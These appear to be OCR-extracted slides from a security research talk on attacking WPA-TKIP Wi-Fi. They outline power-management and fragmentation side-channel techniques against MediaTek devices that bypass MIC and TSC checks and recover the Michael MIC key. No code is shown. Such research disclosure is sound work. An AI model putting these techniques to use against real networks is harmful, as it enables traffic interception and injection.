
Power Management

- Bypasses all existing TKIP Countermeasures.
  - E.g. Michael MIC Failure Reports, increased rekeying interval.
- Recovers the Michael MIC key (message authentication) in 1 to 4 minutes.
  - Much faster than previous attacks, needing 7 to 8 minutes.
  - Due to not relying on TKIP's Michael MIC Failure Reports.


Fragmentation

- Side-Channel abuses fragmentation features in MediaTek devices.
- Fragmented WPA-TKIP frame with valid ICV clears fragmentation cache.
  - If the ICV is wrong, the frame is silently dropped (cache unaffected).
  - If the ICV is correct, the cache is cleared (cache affected).
- Proof-of-Concept with fragmented ARP-Request.

Fragmentation Side-Channel




Fragmentation Side-Channel



Set Fragmentation Number: bypasses Michael MIC verification.

Change QoS Traffic ID (TID): bypasses TSC verification.

Fragmentation Side-Channel




Set Fragmentation Number: bypasses Michael MIC verification.

Change QoS Traffic ID (TID): bypasses TSC verification.

